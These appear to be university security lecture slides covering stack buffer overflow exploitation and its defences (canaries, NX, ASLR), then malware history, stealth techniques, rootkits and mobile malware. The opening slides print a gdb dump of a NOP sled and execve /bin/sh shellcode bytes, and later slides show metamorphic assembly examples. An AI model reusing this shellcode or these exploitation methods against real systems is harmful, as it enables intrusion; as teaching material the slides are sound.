– fill the (small) overflowed buffer with the address of the environment (see next slide)

# Let's Have a Closer Look (with `gdb`)

```
$ gdb ./executable-vuln
(gdb) x/10s $esp+120*4                         //going up!
0xbffff66c:    "lenges/vuln"
0xbffff678:    "TERM=xterm-256color"
0xbffff68c:    "SHELL=/bin/bash"
0xbffff69c:    "..."
0xbffff6ed:    "SSH_CLIENT=192.168.0.2 60452 22"
0xbffff70d:    "SSH_TTY=/dev/pts/3"
0xbffff720:  "EGG=\220\220\220\220\220\220\220\220\220\220"...

"\215N\b\215V\f̀1377\377\377\334\350`@330\ۏ/bin/sh\366\377\277\220\366\377\277\220\366\377\27
7\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\3
7\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\3
6\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\2
0\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\2
7\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\3
7\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\3
6\377\277"...
```

**Peekaboo! I'm the exploit! I'm here!**

# Let's Have a Closer Look

```
(gdb) x/512bx 0xbffff720
0xbffff720:  0x45   0x47   0x47   0x3d   0x90   0x90   0x90   0x90
0xbffff728:  0x90   0x90   0x90   0x90   0x90   0x90   0x90   0x90
0xbffff730:  0x90   0x90   ...
. . .
0xbffff808:  0x90   0x90   0xeb   0x1f   0x5e   0x89   0x76   0x08
0xbffff810:  0x31   0xc0   0x88   0x46   0x07   0x89   0x46   0x0c
0xbffff818:  0xb0   0x0b   0x89   0xf3   0x8d   0x4e   0x08   0x8d
0xbffff820:  0x56   0x0c   0xcd   0x80   0x31   0xdb   0x89   0xd8
0xbffff828:  0x40   0xcd   0x80   0xe8   0xdc   0xff   0xff   0xff
0xbffff830:  0x2f   0x62   0x69   0x6e   0x2f   0x73   0x68   0xbf
0xbffff838:  0xa0   0xf6   0xff   0xbf   0xa0   0xf6   0xff   0xbf
. . .
```

NOP sled

Shellcode

`0xbffff720` is, in this specific example (not always!), the address of the beginning of the NOP sled allocated in an environment variable. By overwriting the saved EIP of our vulnerable program with that address, we've done the trick! Essentially, **instead of setting the saved EIP to an address in the buffer range, we set the saved EIP to an address in the environment**.

# Alternatives for overwriting



**Saved EIP (direct jump)**

`ret` will jump to our code (we saw this)

**Function Pointer (call another function)**

`jmp` to another function

**Saved EBP (frame teleportation/ stack flip)**

`pop $ebp` will restore another frame

# Alternative Exploitation Techniques



**Recall:** We need to jump to a valid memory location that contains, or can be filled with, **valid executable machine code**.

**Solutions (i.e., exploitation techniques):**

- **Environment variable**
- **Built-in, existing functions**
- Memory that we can control
  - The buffer itself
  - Some other variable

# Built-in, Existing Function



The address of a system library or function.

**PROS:**

Works remotely and reliably
No need for executable stack
A function is executable usually :-)

**CONS:**

Need to prepare the stack frame carefully

# Memory That we Can Control



We showed doing this with the overflowed buffer itself, but **can be done with other memory areas too**

**PROS:**

- Can do this remotely (input == code)

**CONS:**

- Buffer could not be large enough
- Memory must be marked as executable
- Need to guess the address reliably

# Defending Against Buffer Overflows

# Multilayered Approach Defense



- Defenses at **source code** level
  - Finding and removing the vulnerabilities
- Defenses at **compiler** level
  - Making vulnerabilities non exploitable
- Defenses at **operating system** level
  - To thwart, or at very least make more difficult, attacks

# Defenses at Source Code Level



- C/C++ do not cause buffer overflows
  - Programmer errors cause buffer overflows
  - Education of developers
  - System Dev. Life Cycle (SDLC)
  - Targeted testing and use of source code analyzers
- Using safe(r) libraries
  - Standard Library: `strncpy`, `strncat`, etc. (with length parameter)
  - BSD version: `strlcpy`, `strlcat`, …
- Dynamic memory management makes languages more resilient to these issues

# Compiler Level Defenses



- Randomized reordering of stack variables
  - stopgap measure
- Embedding stack protection mechanisms at compile time
  - Verifying, during the epilogue, that the **frame has not been tampered with**
  - Usually a **canary** is inserted **between local variables and control values** (saved EIP/EBP)
  - When the function returns, the **canary is checked** and if tampering is detected the program is killed
  - This is what gcc's StackGuard does (read the paper!)

# Types of Canaries



- **Terminator canaries:** made with terminator characters (typically \0) which cannot be copied by string-copy functions and therefore cannot be overwritten
- **Random canaries:** random sequence of bytes, chosen when the program is run
  - `-fstack-protector` in GCC & /GS in VisualStudio
- **Random XOR canaries:** same as above, but canaries XORed with part of the structure that we want to protect - protects against non-overflows

# OS Level Defenses



- Non-executable stack (data != code)
  - No stack smashing or local variables
  - Issue: some programs (e.g., JVM older versions) actually need to execute code on the stack.
  - The hardware **NX bit** mechanism is used
  - Implementations: **DEP**, since Windows XP SP2; OpenBSD **W^X; ExecShield** in Linux
- Address layout randomization (ASLR)
  - Repositioning the stack, among other things, at each execution at random; impossible to guess return addresses correctly
  - Active by default in Linux > 2.6.12, randomization range 8MB -> /proc/sys/kernel/randomize_va_space

# Malicious Software:

# What is “malware”?



- A portmanteau of “malicious software”
  - Meaning: **code that is intentionally written to violate a security policy.**
- Several "categories", or "features":
  - **Viruses:** self-propagate by infecting other files, usually executables (but also documents with macros, boot loader code)
  - **Worms:** self-propagate, even remotely, often by exploiting host vulnerabilities, or by social engineering (e.g., mail worms).
  - **Trojan horses:** apparently benign program that hide a malicious functionality and allow remote control.

# A Brief History of Viruses...



1971 – **Creeper** is first self-replicating program on PDP-10

1981 – First outbreak of **Elk Cloner** on Apple II floppy disks

1983 – The first documented experimental virus (Fred Cohen‘s pioneering work; name coined by Len Adleman)

1987 – File infectors: **Christmas worm** hit IBM Mainframes (500,000 replications/hour)

1988 – Internet worm (November 2, 1988): created by Robert **Morris** Jr. - birth of CERT

1995 – Concept virus, the **first macro virus**

1998 – Back Orifice, the trojan for the IRC masses

# …Turning Into an History of Worms



1999 – **Melissa** virus (first large-scale email virus)

1999 – First DDoS attacks via trojaned machines (zombies)

1999 – Kernel Rootkits become public (Knark, modification of system call table)

2000 – ILOVEYOU (large-scale email worm)

2001 – **Code Red** (large-scale, exploit-based worm)


2003 – **SQL Slammer** worm (extremely fast propagation)

2004+ **– Malware that create botnet infrastructures**

**(e.g., Storm Worm, Torpig, Koobface, Conficker, Stuxnet)**

2010+ – Scareware, Ransomware and State-sponsored malware

# 30 Years of Malicious Software



# Theory of Computer Viruses



- Fred Cohen ('83), theorized the existence of viruses and produced the first examples
  - From a theoretical computer science point of view, interesting concept of self modifying and self propagating code.
  - Soon, the security challenges were understood.
- It is **impossible** to build the **perfect virus detector** (i.e., propagation detector)
  - Let P be a perfect detection program
  - Let V be a virus that calls P on itself:
    - if P(V) = true ~> halt
    - if P(V) = false ~> spread

# The Malicious Code Lifecycle



- Reproduce-infect, stay hidden, run payload
- Reproduction phase
  - Balance infection versus detection possibility
  - Need to **identify a suitable propagation vector (may be social engineering or vulnerability exploits)**
  - Need to infect files (viruses only)
  - **Note: most modern malware does not self-propagate at all (most bots and trojans).**
- Variety of techniques to stay hidden.
- Payload: sometimes harmful.

# Infection Techniques



- **Boot viruses**
  - Master Boot Record (MBR) of hard disk (first sector on disk) or boot sector of partitions
    - e.g., Brain, nowadays Mebroot/Torpig
  - Rather old, but interest is growing again
    - diskless work stations, virtual machines (SubVirt)
- **File infectors**
  - simple overwrite virus (damages original program)
  - parasitic virus
    - append code and modify program entry point
  - (multi)cavity virus
    - inject code in unused region(s) of program code

# “Macro” Viruses



- Data files traditionally safe from viruses
- Macro functionality blurs the line between data and code
- **Example:** spreadsheet macros can
  - Modify a spreadsheet
  - Modify other spreadsheets
  - Access address book
  - Send email
  - ...
- Successful example: the Melissa virus.

# Worms



- How 99 lines of code brought down the Internet (ARPANET actually) in Nov. 1988
- Robert Morris Jr. (at the time a Ph.D student at Cornell), wrote a program that could:
  - Connect to another computer, and find and use one of several vulnerabilities (e.g., buffer overflow in fingerd, password cracking) to copy itself to that second computer.
  - Begin to run the copy of itself at the new location.
  - Both the original code and the copy would then repeat these actions in an infinite loop to other computers on the ARPANET (mistake!)

# Mass-mailers: Rebirth of the Worms



- Email software started allowing attached files, including:
  - Executables (dancing bears)
  - Executables masquerading as data
    - E.g. “LOVE-LETTER-FOR-YOU.txt.vbs”
- Spread by emailing itself to others
  - Use address book to look more trustworthy
- Modern variations include social networks to spread (e.g., ever received a suspicious-looking Twitter message/ facebook post from a friend?)

# Defending Against Worms



- **Patches**
  - Most worms exploit known vulnerabilities
  - Useless against zero-day worms
- **Signatures**
  - Must be developed automatically
  - Worms operate too quickly for human response
- **Intrusion or anomaly detection**
  - Notice fast spreading, suspicious activity.
  - Can be a driver to automated signature generation

# Silence on the Wires



- We all thought that the Internet would get wormier (see trend in the table slide!)
- Since 2004, silence on the wires. No new “major” worm outbreaks
  - Weaponizable vulnerabilities were there, we even collectively braced for impact a couple of times :-)

Where did the worm writers disappear?

# Similar Questions…



- Why no worm has ever targeted the Internet infrastructure?
  - Traditional worm for propagation + specialized payload for infrastructure damage
- Windows of opportunity were there:
  - June 2003: MS03-026, RPC-DCOM Vulnerability (Blaster) + Cisco IOS Interface Blocked by IPv4 pkts
  - April 2004: MS04-011, LSASS Vulnerability (Sasser) + TCP resets on multiple Cisco IOS products
- So why `/bin/laden` did not strike?
  - Answer: **lack of motivation, attackers need the infrastructure to be up to do their stuff.**

# …similar answer!



- The attackers are now interested in **monetizing** their malware
- **Direct** monetization (e.g., abuse of credit cards, connection to premium numbers)
- **Indirect** monetization
  - Information gathering
  - abuse of computing resources
  - rent or sell botnet infrastructures

All of this created a growing **underground** (black) **economy.**

# The Cybercrime Ecosystem



- Organized groups
- Various "activities"
  - exploit development and procurement
  - site infection
  - victim monitoring
  - selling "exploit kits"
  - ...they also offer support to their clients.
- Further reading


  "Manufacturing Compromise: The Emergence of Exploit-as-a-Service"

  http://cseweb.ucsd.edu/~voelker/pubs/eaas-ccs12.pdf

# Botnets



A **botnet** is a network that consists of several malicious bots that are controlled by a commander, commonly known as botmaster (botherder).



# Threats posed by bot(net)s



- For the infected host: information harvesting
  - Identity data
  - Financial data
  - Private data
  - E-mail address books
  - Any other type of data that may be present on the host of the victim.
- For the rest of the Internet
  - Spamming
  - DDoS
  - Propagation (network or email worm)
  - Support infrastructure for illegal internet activity (the botnet itself, phishing sites, drive-by-download sites)

# Antivirus and Anti-malware



- Basic strategy: signature-based detection
  - database of byte-level or instruction-level signatures that match malware
  - wildcards can be used, regular expressions common
- Heuristics (check for signs of infection)
  - code execution starts in last section
  - incorrect header size in PE header
  - suspicious code section name
  - patched import address table
- **Behavioral Detection**
  - detect signs (behavior) of known malware
  - detect “common behaviors” of malware

# Counteracting Malware



**Ex-post workflow**

1. suspicious app reported by "someone"
2. automatically analyzed
3. manually analyzed
4. antivirus signature developed

**Static analysis**

- parse the application code
- pros and cons
  - +code coverage, dormant code
  - -obfuscation, encryption, packing

**Dynamic analysis**

- observe the runtime behavior of the executable
- pros and cons
  - -code coverage, dormant code
  - +obfuscation, encryption, packing

# Virus and Worm Stealth Techniques



- **Entry Point Obfuscation (Virus)**
  - virus scanners quickly discovered to search around entry point
  - virus hijacks control later (after program is launched)
  - overwrite import table addresses
  - overwrite function call instructions
- **Polymorphism**
  - change layout (shape) with each infection
  - payload is encrypted
  - using different key for each infection
  - makes static string analysis practically impossible
  - of course, AV could detect encryption routine
- **Metamorphism**
  - create different “versions” of code that look different but have the same semantics (i.e., do the same)

# Metamorphism: dead code insertion



| | |
|---|---|
| 5B 00 00 00 00 | pop ebx |
| 8D 4B 42 | lea ecx, [ebx + 42h] |
| 51 | push ecx |
| 50 | push eax |
| 50 | push eax |
| 0F 01 4C 24 FE | sidt [esp - 02h] |
| 5B | pop ebx |
| 83 C3 1C | add ebx, 1Ch |
| FA | cli |
| 8B 2B | mov ebp, [ebx] |

```
5B 00 00 00 00 8D 4B 42 51 50 50 0F 01 4C 24 FE 5B
83 C3 1C FA 8B 2B
```

# Metamorphism: dead code insertion



| | |
|---|---|
| 5B 00 00 00 00 | pop ebx |
| 8D 4B 42 | lea ecx, [ebx + 42h] |
| 51 | push ecx |
| 50 | push eax |
| **90** | **nop** |
| 50 | push eax |
| **40** | **inc eax** |
| 0F 01 4C 24 FE | sidt [esp - 02h] |
| **48** | **dec eax** |
| 5B | pop ebx |
| 83 C3 1C | add ebx, 1Ch |
| FA | cli |
| 8B 2B | mov ebp, [ebx] |

***5B 00 00 00 00 8D 4B 42 51 50 90 50 40 0F 01 4C 24 FE 48 5B 83 C3 1C FA 8B 2B***

# Metamorphism: instruction reorder



```
5B 00 00 00 00     pop ebx                  1
EB 09              jmp <S1>
                   S2:
50                 push eax
0F 01 4C 24 FE     sidt [esp - 02h]         3
5B                 pop ebx
EB 07              jmp <S3>
                   S1:
8D 4B 42           lea ecx, [ebx + 42h]
51                 push ecx                 2
50                 push eax
EB F0              jmp <S2>
                   S3:
83 C3 1C           add ebx, 1Ch
FA                 cli                      4
8B 2B              mov ebp, [ebx]
```

```
5B 00 00 00 00 EB 09 1 50 0F 01 4C 24 FE 5B EB 07 3 8D
4B 42 51 50 EB F0 2 83 C3 1C FA 8B 2B 4
```

# Malware general stealth techniques



- Dormant period
  - During which no malicious behavior is exhibited
    - "Identifying Dormant Functionality in Malware Programs"
- Event-triggered payload
  - Often: C&C channel
- Encryption / Packing
  - Similar to polymorphism but more advanced techniques are available in more complex malware
- Rootkit techniques

# Packing



- Encrypt malicious content
- Use small decryption routine with changing key to decrypt prior to execution
- Typical functions:
  - Compress
  - Encrypt
  - Metamorphic components
  - **Anti-debugging techniques**
  - **Anti-VM techniques**
  - Virtualization

# Anti-virtualization techniques



- If a program is not run natively on a machine, chances are high that it
  - is being analyzed (in a security lab)
  - scanned (inside a sandbox of an Antivirus product)
  - debugged (by a security specialist)
- Modern malware detect execution environment to complicate analysis
  - virtual machine: very easy
  - hardware supported virtual machine: adjusted techniques, still easy
  - emulator: theoretically undetectable, practically also easy to detect

# What are Rootkits?



- History: you became root on a machine, and you planted your kit to remain root
  - Make files, processes, user and directories disappear
  - Make the attacker invisible
- Can be either userland or kernel-space
  - Linux userland rootkit example:
    - Backdoored login, sshd, passwd
    - Trojanize to hide: ps, netstat, ls, find, du, who, w, finger, ifconfig.
  - Windows userland rootkit targets:
    - Task Manager, Process Explorer, Netstat, ipconfig.


# From Userland to Kernel Space



- Userland rootkit
  - “easier” to build, but often incomplete
  - easier to detect (cross layer examination, use of non-trojaned tools)
- Kernel space
  - More difficult to build, but can hide artifacts completely
  - Can only be detected via post-mortem analysis
  - Concept was born on 1997, Phrack 50, HalfLife “Abuse of the Linux Kernel for Fun and Profit”
    - First implementation of syscall hijacking
  - 1998, plaguez, “Weakening the Linux Kernel”, first complete LKM rootkit

# Syscall hijacking






# Methods for Hijacking Those Calls



- Methods
  - Hook SYS_CALL Table, Interrupt Descriptor Table, o Global Descriptor Table
    - After in kernel 2.6 SYS_CALL table was hidden, scanning the IDT looking for a FAR JMP *0x<syscall table address>[eax]
  - Detour Patching
  - Directly patch through /dev/mem or /dev/kmem (Silvio Cesare showed it possible even with monolithic kernel)
- Exercise or self-research: How to detect?

# Methods for Recognizing Rootkits

- Intuition (“Hmmmm…that’s funny…”)
- Post-mortem on different system
- Trusted computing base / tripwire / etc.
- Cross-layer examination



# It can get even more complex



- Rootkit in BIOS
  - In ACPI, John Heasman
  - CMOS, eEye bootloader
  - Bootkit which is not even in the BIOS (Brossard
- Rootkit on firmware of NIC or Video Card
- Rootkits in virtualization systems (how do you r
rootkit which acts as an hypervisor?)

# Mobile Malicious Software

# Smartphone as a Target



- Always online
- Ample computing resources available
- Handles sensitive data
  - Email
  - Social networks
  - Online banking
  - Current location

# Security Model in a Nutshell



iOS

- ➢ code signing
- ➢ sandboxing with permissions
- ➢ closed ecosystem (App Store is the CA)

Android


- ➢ code signing checked only at installation
- ➢ sandboxing with permissions
- ➢ open ecosystem

```
<uses-permission ="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission ="android.permission.READ_LOGS" />
<uses-permission ="android.permission.WAKE_LOCK" />
<uses-permission ="android.permission.READ_PHONE_STATE" />
<uses-permission ="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission ="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission ="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission ="android.permission.ACCESS_WIFI_STATE" />
<uses-permission ="android.permission.CHANGE_WIFI_STATE" />
<uses-permission ="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission ="android.permission.CHANGE_NETWORK_STATE" />
<uses-permission ="android.permission.MODIFY_PHONE_STATE" />
<uses-permission ="android.permission.WRITE_SECURE_SETTINGS" />
<uses-permission ="android.permission.WRITE_SETTINGS" />
<uses-permission ="android.permission.INTERNET" />
<uses-permission ="android.permission.BLUETOOTH" />
```

# Android Sandboxing



Apps cannot interact with each other unless authorized by the kernel.



# Breaking the Rules for Extra Apps



**iOS** "jailbreaking"

- exploit a kernel- or driver-level vulnerability
- modify the OS to allow "other" apps
- install extra store managers (e.g., Cydia)
- not straightforward for regular users

**Android** ~~"rooting"~~ (not necessary)

- enable "Allow from unknown sources" setting
- done.

# Malicious Code: Requirements



**iOS:** needs jailbroken target OR App Store approval (i.e., manual checks).

